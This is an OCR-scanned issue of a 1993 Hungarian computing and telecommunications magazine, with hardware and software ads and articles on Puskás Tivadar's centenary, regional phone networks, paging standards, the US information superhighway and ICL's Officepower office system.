- HP SCANJET IIc színes scanner** **178.600 Ft + ÁFA**
- A4-es lapméret, 400 dpi felbontás
- 16,8 millió szín, illesztő és program PC-hez


Teljes tartozékkínálat, márkaszervizgaranciajegy
Szaküzletünkben minden nyomtatót kipróbálhat működés közben

MARKER Informatika Bt.

1073 Budapest, VII. Bercsényi u. 6. H-P: 9-16⁰⁰

Puskás Tivadar-örökség

Száz éve halt meg *Puskás Tivadar*, a telefonhíradó feltalálója és a telefonközpont gondolati szülőatyja. Míg a Posta-múzeumban kiállításon ismerkedhetnek az érdeklődők Pus-




kás Tivadar életútjával és találmányaival, a Híradástechnikai Tudományos Egyesület, a Matáv és az Antenna Hungária egész napos emléküléssel tisztelgette a nagy magyar feltaláló előtt, aki a telefonhíradóval megalkotta az élöműsor-készítés és -szórás algoritmusát. Az emlékülésen adták át az 1993. évi Puskás Tivadar-díjakat. A HTE által 1960-ban alapított kitüntetéseket ez alkalommal *Bély András, Frajka Béla, Halász Miklós, Katona Rezső, Horváth Gyula, Lajkó Sándor és Steller Sándor* vehették át.

A Puskás Tivadar Távközlési Technikumban a centenárium alkalmával felavatták azt a szobrot, amely a Genfben található egyetlen kültéri Puskás emlékmű második másolata. Az UNESCO székháza előtti eredetit a BHG állíttatta, az első

másolat már korábban a budapesti gyár épületében kapott helyet.

Úgyancsak az évfordulóhoz kapcsolódóan a technikum egy alapítvány létrehozását is elhatározta. A *Műholdvevőt minden erdélyi iskolába!* nevet viselő alapítvány kuratóriumának elnökéül *Schamschula György* közlekedési, hírközlési és vízügyi minisztert kérték fel. „Puskások” az első két műholdvevő



szárlását és felszerelését Ditrón és Sepsiszentgyörgyön működő két testvériskolájuknak ajánlották fel. A kezdeményezők biznak abban, hogy az alapítványhoz minél többen csatlakoznak, s így számos határainkon túli oktatási intézményt segíthetnek hozzá a magyar nyelvű tévéadások vételéhez.

M. J.

KEZDETBE VOLT A KÁOSZ...



CÉGÜNK TESTRE SZABOTT, PROFESSZIONÁLIS MEGOLDÁST KÍNÁL A MAGYAR NYELVŰ

PRISMA OFFICE

IRODAAUTOMATIZÁLÁSI RENDSZER SEGÍTSÉGÉVEL

Nem csak egy szoftvert kínálunk Önnek, hanem irodai munkájának teljes megszervezését is hatékony megoldást minden egyedi problémájára – mind azt Nemzetország legnépszerűbb irodai automatizálási rendszerének felhasználásával. A kialakítandó rendszerbe integrálhatja meglévő alkalmazásait, használhatja DOS/Novell, Windows és UNIX környezetben, természetesen magyar nyelven. A PRISMA Office még nagy tönegű fax és elektronikus kommunikáció esetén is hatékony

megoldást nyújt. A kialakított rendszer segíti a belső információáramlást, kommunikációt és a munkatársak idejével való gazdálkodást, a legkorszerűbb irodaautomatizálási funkciók felhasználásával.

Kérjen prospektusokat és demót!



ONYX SZOFTVERHÁZ KFT.
1118 Budapest Mátyóki Út 14.
Telefon: 165-3325, 267-1183
Fax: 166-9189



Ne csak floppyt a Floppyland-ból!

Végre itt van a Magyar Windows 3.1!

	normál	upgrade
MS Hun Windows 3.1	12.000	6.900
MS DOS 5.0	--	3.900
MS Word for Win. 2.0	40.000	9.900
MS Excel 4.0	40.000	9.900
MS Win office	62.000	--
MS FoxPro 2.5 DOS	56.000	29.000
MS FoxPro 2.5 Win.	56.000	29.000
MS FoxPro Distr. kit.	56.000	--
MS Sound System f/W	32.000	--
Paradox for Windows	28.000	18.000
Borland Pascal 7.0	28.000	20.000
Turbo Pascal 7.0	14.000	11.000
dBASE IV1.5	26.000	13.000
Clipper 5.2	75.000	14.900
Clipper 5.2 comp. upgr.		24.900



A Cédrus csoport tagja

Áraink ÁFA nélkül értendők!

Cédrus Floppyland Kft, 1056 Bp. Váci utca 84. Tel Fax: 118-2651, 266-8971

Célegyenesben a Balatell

A munkálatok március eleji állása szerint az ígért valóra válik: május 31-ig telefont kapnak a Balatell részvényesei. Az információ *Fejes Zoltán* marketingvezetőtől származik, aki kérdésünkre azt is elmondta, hogy a mintegy ötezer kisérvényesen kívül már 1600 fölött van a pótigénylők száma. (A Balatell Rt. 1991-ben alakult Matáv többségi tulajdonnal, sok kisérvényessel, önkormányzati tőkebevonás nélkül.) Folyamatosan érkeznek a társasághoz a telefonkérelmek, s aki a tavaszi hónapokban szerződést köt a Balatellel, annak még 1993-ban bekapcsolják a készüléket. A belépési díj 45 ezer forint. A leendő előfizetőre jutó hálózatépítési költséget is be kell fizetni. Ez utóbbi tizen határak között mozoghat, hiszen nem miedgy, hogy valaki egy település központjába vagy a szőlőhegyre szeretne telefont.

Az Ericsson AXE típusú központ

Síófokon fog működni, a környező helységeket két oldalról táplált optikai gyűrűre fűzik fel. A hálózatba olyan tartalekokat építenek be, amelyek hosszú ideig kielégítik az igényeket. A régi síófoki központ előfizetőinek átterhelése április vé-

gén kezdődik. Az AXE szerelése az ütemezésnek megfelelően folyik. A tervek szerint a rendszer a Balatell tulajdonában marad, a szolgáltatást azonban a hálózatot bérbe vevő Matáv nyújtja az előfizetőknek. A garancia, a fenntartás és a

karbantartás szintén a tulajdonos feladata lesz.

Készülékforgalmazással is foglalkozik a Balatell. A kínált telefonok természetesen típusengedélyezettek. Az olcsótól a legbonyolultabbig terjedő kínálatból háromféle konstrukcióban választhat a felhasználó: megveheti, bérelheti vagy egy-két éves hitellel is megvásárolhatja a távbeszélőt.

M. J.

Ermes vagy nem Ermes?

Nem hivatalos információ szerint várhatóan még az első negyedév végéig kiírja a KHVM az országos személyhívó rendszerre vonatkozó tendert. Hírforrásunk szerint csaknem biztosra vehető, hogy a pályázat arra az Ermes rendszerre (European Radio Message System) vonatkozik majd, amely a világ nagy részén elterjedt egyfrekvenciás Pocsag szolgáltatás és műszaki

színvonal tekintetében javított kivitele. Az Ermes pártolói azzal indokolják álláspontjukat, hogy a rendszer alkalmas páneurópai bevezetésre, s mivel Magyarország a nyugat-európai országokkal közel azonos időben indítja a szolgáltatást, bekapcsolódhat majd a kontinens átfogó hálózatba. Az ellenzők táborának érvei között szerepel, hogy a felhasználóknak csak

mintegy 1-3 százaléka akarja a szolgáltatást a határokon túl is igénybe venni. Az Ermes-beruházás körülbelül harminc százalékkal drágább a Pocsagnál, de a hírek szerint – piacpolitikai okokból – a bevezetés időszakában a Pocsaggal azonos árat ajánlanak majd az előfizetőknek. Kérdés, vajon a későbbiekben nem drágul-e a szolgáltatás.

Mallász Judit



ARBORT

1188 Budapest, Címer u. 16/B

Telefon/fax: 173-5626



Syncom USA

A Syncom Technologies Company, Inc.



PLATINUM mágneses adathordozók

MINŐSÉG – GARANCIA – KEDVEZŐ ÁR

TAPTO CORPORATION USA
Microcomputer Products

1993 számítógép alaplapjai és legmegbízhatóbb számítógépei

3/486 MB SX-DX upgradable 256 K cache, NO CPU


ISA 25 200 Ft + áfa

EISA 52 800 Ft + áfa

ADATHORDOZÓK, HARDVERELEMÉK az USA-ból

VISZONTELADÓKNAK KEDVEZMÉNNYEL

Emerson UPS



AccuPower Select 600&900 VA

- szinusz hullám output;
- védelem a túlterhelés ellen;
- a zárt akkumulátorok 6 percig biztosítják az áramellátást, teljes terhelés mellett;
- folyamatos működés alacsony feszültség mellett, átkapcsolás nélkül;
- állandó akkumulátoröltés az alacsony akkumulátorfeszültség okozta kockázat kiküszöbölésére;
- az akkumulátoröltés kompenzálja a veszteségeket, és elősegíti az akkumulátor hosszú élettartamát;
- akkumulátorhiba automatikus visszajelzés, mielőtt a bemenő áram megszűnne;
- automatikus vagy kézi bekapcsolás, amikor a bemenő feszültség ismét visszajön;
- számítógép-interfész;
- teljes kompatibilitás az Emerson hálózatokat támogató szoftvereivel.

SMP

Számítástechnikai Kft.

1139 Budapest, Fiastrútk u. 71.

Telefon/telefax: 129-0867, 140-7472

EMERSON
Computer Power

IEC
Conforms to all
IEC Standards

Yes
Service
Standards



A szuperhighway

Megálmodói szerint az információ-továbbítás legkorszerűbb hálózata legalább akkora változást hozna az amerikai gazdaságban, mint annak idején a földrésznyi ország autópálya-rendszerének kiépítése. A merész tervekre jellemző, hogy az új rendszerhez képest a jelenleg 102 országban mintegy 10 millió embert összekötő Internet hálózat állítógaz szinte primitív.

Érdekes, de aligha véletlen, hogy annak idején az autópálya-hálózatot a mostani alelnök, *Al Gore* szenátor édesapja támogatta, a szuperhighway viszont a szellemi örökös szívügye. A mindennapokat forradalmasító rendszer rendkívül nagy teljesítményű adat-továbbító hálózatának célja, hogy rákapcsos-

lódhasson gyakorlatilag mindenki, akinek számítógépe van. A felhasználási lehetőségek pedig szinte korlátlanok. A videokonferencia szolgáltatás egyszerű kis produkció egy ilyen hálózaton, világtól elzárt területek orvosi röntgenfelvételeket továbbíthatnak segítségével a távoli klinikai specialisták képműveire, otthon a számítógéppel egy gombnyomásra megrendelhető a sokszeres filmkinlát bármelyike, az elektronikus levelezés rutinműveletté válik bárki számára, a hatalmas adatbázisok kapui megnyílnak majd sok tízmillió ember előtt, tucatnyi könyv terjedelmének megfelelő adatot lehet továbbítani szempillantás alatt. Az adattovábbítás üvegszálakon történik majd, sokkal gyorsabban, mint a jelenlegi digitális adattovábbító hálózatokon.

Máris heves vita van *Al Gore* alelnök és az AT&T vezérigazgatója, *Robert Allen* között. A kormányzat ugyanis költségvetési pénzből akarja finanszírozni a hatalmas beruházást, amely eltartana mintegy tíz évig. Az AT&T, valamint az Egyesült Államok többi nagy telefontársasága, amelyek tulajdonában vannak a jelenlegi legnagyobb adattovábbító hálózatok, magánbefektetéseket és magánprofitot akarnak.

Gore alelnök viszont azzal érvel, hogy a

magántársaságoknak nem természetük, hogy kockázatos és hosszú távon megterülő beruházásba fektessék a pénzüket, ráadásul itt hatalmas összegekről van szó. Azt pedig *Al Gore* kifejezetten veszélyként emlegeti, hogy ha az új hálózat magántulajdonba kerül, akkor ahhoz csak a tudományos és üzleti elit férhet majd hozzá, márpedig éppen az ellenkezője a cél. A Fehér Ház támogatói között ezúttal ott van az IBM, az Apple és a Digital Equipment, hiszen teljes joggal azt remélik, hogy a szuperhighway megvalósulása tovább növelné a keresletet a számítógéppiacon. A helyi telefonforgalmat lebonyolító Bell társaságok is azt szeretnék, ha a kormányzat minél előbb kiépítené a gerinchről hálózatot, és akkor majd ő össze-kötnék vele az otthonokat, az egyetemeket, a hivatalokat, az üzleti megrendelőket.

A teljes képhez tartozik, hogy időközben a washingtoni Electronic Frontier Foundation arról próbálja meggyőzni a kormányzat illetékeit, hogy takarékoskodjanak idővel és pénzzel, vagyis használják az ISDN-t. Az ő ellenlábasaik azzal kontráznak, hogy az ISDN csak álmelegoldás, és nem eléggé gyors az újabb igények kielégítéséhez.

Martin-Kovács Miklós
(New York)

KÁBELHÁLÓZATOK



PROFON

**HELYI
KÁBELHÁLÓZATOK**
tervezése és kivitelezése

ADATHÁLÓZATOK

- IBM Cabling System
- ETHERNET
- UTP
- Twinax
- Coax
- Egyéb

ERŐSÁRAMÚ HÁLÓZAT

- Számítástechnikai rendszerekhez

HÍRKÖZPONTI HÁLÓZATOK

- Alközponti hálózatok
- Modemes hálózatok

RACKSZEKRENYEK RACKSZERELVÉNYEK

ÖSSZEKÖTŐ KÁBELEK

1141 Bp. Egressy út 113/E.
Tel. & Fax: 252-0663

A farmer közbeszól

Egy, a mezőgazdaságáról ismert amerikai állam bejelentette, hogy gyakorlatilag megépítette saját szuperhighway hálózatát. Iowa államban már szinte kész az egész államot behálózó üveg-szál as adattovábbító rendszer, és a tanulságokat szívesen megosztják bárkivel. 3500 kilométer vezetékét már lefektették, s néhány hónap alatt hozzáteszik a hiányzó 1000 kilométert is. A beruházást hároméves vita és azután többfordulós versenytárgyalás sorozata előzte meg. A hálózat valószínűleg Iowa

állam tulajdonában marad, az üzemeltetésre adnak majd koncessziót. Egy éven belül az üveg-szál vezetékrendszer kapcsolja majd össze Iowa egyetemét, középiskoláit, könyvtárait, a különböző szintű közigazgatási hivatalokat és az egészségügyi intézményeket. A beruházás különben nem nélkülözi a pionír romantikát: a vállalkozás központja egy félreeső település elhagyott kutyafélmiszer-raktárában van – nem akarták ugyanis drága irodaházra pazarolni a pénzt...

Üzlet az irodaautomatizálás is

Lapunk legutóbbi számának lapzártájából is kiderül: láthatóan expanzív politikát folytat térségünkben a brit ICL, amely a Unix rendszerek szállítói között világszerte a hatodik helyen áll, a finn Nokia Data felvásárlása óta Európa harmadik legnagyobb PC-szállítója és tavaly 3,3 milliárd dolláros árbevétele 12 százalékát, 400 millió dollárt költött kutatásra és fejlesztésre. Ezek után méltán büszkék a cégnél arra, hogy kontinensünkön ők az ágazat egyetlen nyereséget elkönyvelő szállítói, amit azzal magyaráznak, hogy egyre inkább rendszerintegratori feladatokat látnak el – forgalmuk 50 százaléka szoftver-eladásból és szolgáltatásokból származik.

Statistikák szerint tavaly Magyarországon az ICL volt a nyílt rendszerek legnagyobb szállítója. Tizenkét millió dollár értékben adtak el eszközöket és szolgáltatásokat, ami 1991-hez képest több mint 20 százalékos növekedést jelent. Jelenlegi két irodájukat még az idén további kettővel bővítik – ha megnyílnak, akkor már csak az ország északnyugati része marad lefedetlenül. Ha azonban itt is megújírik a kereslet, erre a területre is készre az ICL terve.

Érdeklenségként megemlítjük, hogy idén még két további ICL megtelepedésre lehet számítani. Várhatóan az év végén megérkeznek hozzánk az ICL (Ipos) pénztárgépek, vonalkódolvasók stb., amelyek Európában az eladásokat tekintve második-harmadik helyen állnak, valamint esély van arra is, hogy az ICL által megvásárolt igen jó minőségű Nokia Data PC-k szintén megjelenjenek a hazai piacon.

Mint a nemzetközi piacon, itthon is a




rendszer-integratori tendencia érvényesül. Ezen belül ebben az évben három fő ágazatra koncentrálnak: a kormányzati és pénzügyi szférára (idén minden nyíltrendszer-szállító potenciális lehetőséget lát a tenderkibocsátás előtt álló TB-ben és az APEH-ben), a termelésirányításra és kereskedelemre, valamint – újabban – az irodaautomatizálásra. Ez utóbbi témához tartozik az Officepower (amelynek most jelentették be a magyar nyelvű változatát), valamint a dokumentumfeldolgozás (reményeik szerint az első ilyen nagy rendszert ők szállítják egy hazai felhasználónak).

Kik az ICL hazai vásárlói? Hogy a legismertebbeket említsük, például az ÁB-Aegon (Közép-Európa legnagyobb ICL-felhasználója), az MNB, a Hungarocamion, az Alföld Fűszért, a Mecsek Fűszért, a Taurus, az ICI, a Ferroglobus, a Vegytek vagy a Tungsram. Ezek a helyeken általában valamilyen, az

ICL partnerein keresztül kínált magyarított alkalmazást vezettek be. Ilyenek: a Max darabgyártásra specializált termelésirányítási és gyártásellenőrző és az MRP-P folyamaton alapuló termelésirányító rendszer, a Matrix átfogó üzleti/nagykereskedelmi szoftver, a Ledgers pénzügyi/számviteli csomag, a Fix eszközezőelő és az Assets álléscsoz-gazdálkodási rendszer. A kínált számosan kibővíthető az ICL teljes körű banki szoftverrel.

Hazánkban az irodaautomatizálás piaca látszólag most ébrednek, máris számos gyártó vagy szállító magyar nyelvű változattal környékezi a lehetséges kormányzati, állami-gazdasági, nagyvállalati, banki-pénzügyi és más felhasználókat. De talán az is igaz, hogy



CoDe® Kft.

UNIX

oktatás, tanácsadás

1065 Budapest, Nagymező utca 4. Telefon: 122-9450 Telefon/telefax: 178-1090

ALAPÉTVÁNY
A UNIX® SZÁMVITELI
KULTÚRA ELTERJESZTÉSÉÉRT

lyen nálunk szokásos. További nehézségeket okozhat, hogy az automatizálással együtt irodai struktúra- és ügymenetváltásra is szükség lehet. Ezt pedig csak rugalmas termékkel, magasan képzett szakembergárdával, irodai és termékspecifikus szakértelemmel lehet áthidalni.

Az ICL az Officepower fejlesztésekor mindenesetre messzemenőig figyelembe vette az ISO 9000 és a COSIP szabványokat, valamint a Brit Szabványügyi Hivatal ajánlásait. Amerikában, Ausztráliában és számos európai kormányhivatalban máris nagyon népszerű ez a termék, olyannyira, hogy Clinton elnökkel együtt az egész Fehér Ház is ezt használja. Ami az Officepower piaci részesedését illeti, Európában a Uniplex után a második helyet szerezte meg, s a Unix alatt

kooperáció a jelek szerint hosszú távú kapcsolattá fog fejlődni.

Ma az Officepower huszonhat nyelven kapható, egy dokumentumon belül is támogatja a többnyelvű munkát. Olyan többfunkciós, az irodai feladatokat integrált módon ellátó szoftvercsoomag, amely igazából az opciók kihasználásával válik komplex irodaautomatizálási rendszerré. Így egyaránt alkalmas egy kisebb kiszolgálón dolgozó munkacsoport vagy egy nagyvállalat felhasználóinak kiszolgálására. Képzhető nagy nemzetközi hálózat, amelyen a felhasználók közösen férhetnek hozzá az információhoz és vehetik igénybe a szolgáltatásokat.

A Unix System V alatt futó rendszer megfelel az X/Open szabványnak, kielégíti az OSI adatátviteli szabványait, köztük az X.400-as elektronikus postai előírásokat is. A jelenleg érvényben lévő 6.50 verzió testre szabható menüket nyújt, az előző változatokhoz képest további szövegszerkesztési lehetőségeket, jobb többhasásos feldolgozást és táblázatkezelést, keretrajzolást, jövőtípus helyesírás-ellenőrzőt, integrált szinonimaszótárt kínál, valamint bővültek az e-mail funkciók is. Az ICL jelenleg tárgyalásokat folytat arról, hogy mielőbb valamelyik hazai helyesírás-ellenőrző és elválasztószoftvert illeszthessenek a rendszerhez.

Maga az alrendszer is meglehetősen hosszú funkciólistával rendelkezik: testre szabható menük; elektronikus posta, telex- és faxopcióval; szövegszerkesztő; naptár; talál-




futó irodaautomatizálási szoftverek világpiacának folyamatosan növekvő, jelenleg 28 százalékát uralja.

...A magyarított Officepower az ICL és a SZTAKI szoros együttműködésének eredménye. Az ICL biztosította az informatikai hátteret, a SZTAKI pedig szakembergárdáját és szakértelmét adta a vállalkozáshoz. A



ma még hiányoznak azok az irodák, amelyeknek ilyen komplex automatizálási szoftverre szükségük lenne. Van miből választani, a kínálat többszörösen felülmúlja a keresletet, s tudomásunk szerint eddig ez a felhasználói kör, egy-két komolyabb eladástól eltekintve, még érintetlen.

Az előrelépést – a pénzühiányt leszámítva – két tényező hátráltatja: egyrészt a túlkínálat, amelyben nehéz minden ajánlatot és terméket kiértékelni, másrészt a dönteni képes vezetők hiánya. Azt viszont egyre több döntéshozó ismeri fel, hogy irodájuk és a vezetés sokkal hatékonyabb, ha kihasználják az automatizálás nyújtotta előnyöket. Általában az ilyen irodai rendszerekben az alkalmazottak számára az a csodálatos és egyúttal szokatlan, hogy minden tevékenységük, a dokumentumok időbeli mozgása nyomon követhető, dokumentált. Ez nem egy esetben problémát jelenthet a termék bevezetésekor, mégpedig azért, mert a szoftver többnyire nagyobb irodai és ügyviteli munkafegyelmet követel a dolgozóktól, mint ami-



**Egy
tenyéren is elfér:
hibatűrő adattárolás
már 363 Ft/MB-ért**

Pentacomp Kft. 1117 Bp. Budafoki út 183.
Tel.: 161-3030/198, 193 • Tel./Fax: 161-3032

CORE M I C R O és L A N **diszkrendszer**
Array Array

RISC processzora épülő, 5 winchesterből álló **RAID*5** rendszerek 2 MB cache memóriával. SCSI-1 és SCSI-2 interfésszel.

On-line távdiagnosztika modemmel!

Kijelzi a diszkrendszer állapotát és meghibásodás esetén lehetővé teszi az on-line javítást, ezért **soha nem szünetel a szerver szolgáltatás!**
Illeszhető PC, SUN, DG stb. számítógépekhez, bármilyen operációs rendszer alatt használható.

A 2-4 GB egységekben bővíthető **LAN Array-t** a nagy háttértár igényű alkalmazásokhoz ajánljuk.

	Micro Array		LAN Array	
	500 MB	800 MB	2 GB	4GB
belső	495 eFt	642 eFt	1130 eFt	1455 eFt
Külső	530 eFt	677 eFt		(+ÁFA)

kozszerző és határidónapló; emlékeztetők; cím- és telefonregiszter, opcionálisan automatikus tárcsázással; telefonüzenetnyilvántartó; lefűzőrendszer; számlógép; felhasználó által definiálható alkalmazáscsomag; hálózati üzemmód; felületek külső állományok csatlakozásához. Az összes funkciót ismertetése nem áll módunkban, ezért kiemelünk néhány érdekes szolgáltatást.

Az Officepower, a Vmemail/EXAC és minden más X.400-nak megfelelő rendszer felhasználói szabadon cserélhetnek elektronikus postai üzeneteket és bináris adatállományokat. Egyetlen billentyű lenyomásával oszthatjuk el az üzeneteket, állandó címlistát tarthatunk nyilván, és igény esetén visszaigazolathatjuk a vételt. Amikor a felhasználó veszi a küldeményt, az Officepower felismeri az objektum típusát, és helyesen értelmezi annak betöltésre vagy megjelenítésre vonatkozó utasításait.

Telefonüzenet-naplózással a felhasználó számára vett üzenet elküldhető elektronikus telefonüzenet-úrlapon, a címzettet pedig a rendszer a képernyőjén figyelmezteti, hogy üzenet várja. Ezzel egyidejűleg automatikusan naplózza a szoftver az összes elküldött üzenet adatait.

A szövegszerkesztő minden, ebben a műfajban ma megszokott funkciót tud, formázza, tördeli is a szövegeket, s teljesíti a dokumentumok ellenőrzésekor fellelő felhasználói kívánásokat. Idő- és erőforráskezelőjével minden felhasználó tetszés szerinti számú elektronikus naptárt hozhat létre, grafikusan megjelenítheti az eseményeket és találkozókát. A naptárhoz való hozzáférést természetesen különböző jogosultsági szintekhez köthető. A hálózati találkozszerkesztőt egybeépítették a naptárral és a postarendszerrel, így a felhasználó megadhatja, mikor szükséges a találkozót létrehozni, a fontos és a kevésbé fontos résztvevők listájával. A szoftver automatikusan ellenőrzi a hálózaton a többi érdekelt naptárját, és visszaszéli, hogy kik tudnak és kik nem tudnak részt venni a találkozóban.

Említtük, hogy az Officepower-t a különböző opciók sokasága emeli irodaautomatizációs szintre. A teljesség igénye nélkül megemlítnék egy-két olyan fontos kiegészítést, amelyek érdeklődésre tarthatnak számot. Intelligens munkaállomások vagy PC-k a Powerwindows vagy a Powerlink segítségével integrálhatók a rendszerbe. Ezek hozzáférhetővé teszik az Officepower adattálmányokat, alkalmazásokat, tárolóeszközöket stb. A Powerwindows ablakkezelő grafikus felületet, valamint konkurens hozzáférést biztosít az ICL DRS intelligens munkaállomá-



sai és a PC-kompatibilis gépek számára a DOS, Unix és Officepower alkalmazásokhoz. A Powerlink DRS intelligens munkaállomárról vagy DOS PC-ről nyújt hozzáférést az Officepower-hoz. Itt sajnos felröghatjük a téméknek azt, hogy nem tesz eleget az eszközüggetlenség követelményének, hiszen csak az ICL saját munkaállomásait és a PC-keket támogatja. A Powerlink egyébként arra képes, hogy a munkaállomáson vagy PC-n grafikusan jelenjen meg a Wordchart – grafikus megjelenítő –, a Powergraph – üzletigrafikon-készítő – és az Access 20/20 – táblázatkezelő – szoftverekkel létrehozott állomány. Raszteres vagy bittrékes digitális formátumba konvertálja a papírdokumentumokban tárolt strukturálatlan információkat a Powervision.

Irodai dokumentumoknál a legnagyobb probléma az, hogy emlékezni kell arra, hol tároltuk azokat. Ez igaz mind az elektronikus, mind a hagyományos dokumentumokra: A probléma egyre súlyosodik, amint nő az elektronikus bevitt információ mennyisége. Ezen hivatott segíteni a Powersearch és a Powerfile. A Powersearch segítségével a felhasználó saját Officepower gépen indexet hozhat létre szövegszerkesztőjén keresztül saját vagy a munkacsoportra vonatkozó dokumentumaihoz, amelyeket azután szabad szöveges keresési és lekérdezési eljárásokkal érhet el. Az adattálmányon belül minden egyes szó indexelve van, így a felhasználó megtalálhat egy dokumentumot úgy, hogy megadja az abban szereplő egyik szót. A Powerfile pedig hozzáférést és keresési lehetőségeket nyújt egy

központi tárolóhoz, amely szövegeket és nem szöveges objektumokat tárol. De ezekre az eszközökre már valóban csak annak a felhasználónak van szüksége, aki az alapvető irodai funkciók ellátásán kívül még strukturált kartotékrendszerrel is akar dolgozni.

Fejes Kálmán



**Ön otthon ül,
s kényelmesen
dolgozik
irodai számítógépén!**

CO/Session™



Egy szoftver, mely lehetőséget nyújt arra, hogy egy Önötől távol eső gépen

- programokat futtasson
- DOS utasításokat adjon
- nyomtasson (akár a saját, akár a távoli gépen)

További információért forduljon hozzánk bizalommal.
Budapest, Tel.: 122-2526
4029 Debrecen, Csapó u. 90.
Tel.: (52) 13-690 Fax: (52) 11-441

AXON-KERINOVA
Informatikai Részvételárság

4029 Debrecen, Csapó u. 90.

A huroktól a Windowsig



A programozás eredete – ezzel a címmel jelentette meg az Akadémiai Kiadó Endrei Walter történés tanulmányát arról, hogyan alakultak ki azok a megoldások, amelyek végül a múlt században a számítógépekbe építettek be. (A számítógép kifejezést használom – annak ellenére, hogy a mechanikus gépekre Magyarországon a számológép terminus technikum honosodott meg –, mivel a szerző is ezt használja.) A mindössze 100 lapos, egyetlen delűtan elolvasható könyv lényegében egy hipotézis alapos, minden részlete kiterjedő bizonyítása. A hipotézist az ábrán látható családja foglalja össze. Lényege, hogy a cserélhető programmal irányított – butykosdobos, lyukkártyás – gép az egyenes vonalú mozgást forgómozgássá átalakító önműködő vízemelő (nória), a vízmalom és az egyszerű csapda leszámrazottjának tekinthető.

Endrei Walter közé a tudósok közé tartozik, akik az embernek, mint a törzsféjlesztés legmagasabb szintjén álló élőlénynek a tevékenységét, a technika fejlődését, a műszaki fejlődést az evolúció folytatásának tekintik. Mint írja, „...a technikatörténet egészét az életvilág törzsféjlesztése más eszközökkel, az emberi társadalom keretei között való folytatásának tekintjük.” Ezt az alapvetést sokan osztják azok közül a tudósok közül is, akik nem a technika történetével, hanem az emberiség jövőjének, a bioszféra fennmaradásának problémájával foglalkoznak. Itt azonban a tárgyalásmódot és a tárgy felfogását határozza meg, hiszen egyenesen következik belőle az a tétel, hogy: „Nem egyes emberek találják fel a dolgokat, hanem a dolgok válnak tudatosá az emberiség kollektív tudatában”. Nem arról szól tehát e könyv, hogy milyen zseniális ember volt J. M. Jacquard, aki a lyoni takácsoknak elkészítette az első lyukkártyás szövőgépet (egyébként nem is egyedül, hanem egy Jean Breton nevű szakértővel együtt), vagy Charles Babbage, aki az első számítógépet készítette. Sokkal inkább az a folyamat igaztat-

ja, amelynek során az ember eljutott először az egyszerű programozáshoz – a csapdához, amelyet maga az állat hoz működésbe, de csak erre az egy műveletre képes –, majd innen addig az elvíg és megvalósításáig, amit a tárolt, cserélhető program jelent.

Mennyit olvashattam a tárolt programról az elektronikus számítógép történetével kapcsolatos munkámban! S mégis csak most, Endrei Walter tanulmányából tudtam meg, hogy ezt az elvet alkalmazták már a tizenhatodik századi brüggei butykosdobos harangjátékon is. Butykosdob az a henger például a zenélő dobozban, amely forog, s a belőle kiálló pöckök kapcsolnak vagy megpendítenek egy lemezt. A zenélő doboz butykosdobja azonban csak egy dallamot tud, a brüggei harangjáték dobojában viszont a kotta alapján helyezik el a pöcköket, vagyis cserélni lehet a benne tárolt programot.


Apropó kotta! Endrei Walter szerint a kotta maga is digitális leírás, vagyis – s ez már a recenzens „felfedezése” – a lyukszalag nem más, mint a kotta továbbfejlesztése. Egyéb analógia is eszembe ötlött a könyv olvastán. Például az IBM kártyalyukasztó, amelyben a vezérlőprogramot egy dobra rögzített lyukkártya tartalmazta. Mi más volt ez, mint a butykosdob mai megjelenési formája? Nyugodt, meggyőző, de ugyanakkor feszes tárgyalási mód, kierielt stílus teszi Endrei Walter könyvét a nem történész, de minden, a programozás története iránt érdeklődő olvasó számára maradandó élménnyé. Nemcsak az alaphipotézis kifejtése, de a tágabb kérdés, az egyes technikai megoldások egyik területről a másikra való átkerülésének – vagy át nem kerülésének –, egyáltalán megjelenésének általa problémája izgalmasnak tetszik csakúgy, mint Endrei Walternek az a megfigyelése, hogy hiába

jelent meg sok technikai megoldás akár hatalmas példányszámmal elért könyvekben, szinte véletlenszerű, hogy közülük melyik valósult meg, melyik terjedt el aztán a gyakorlatban is.

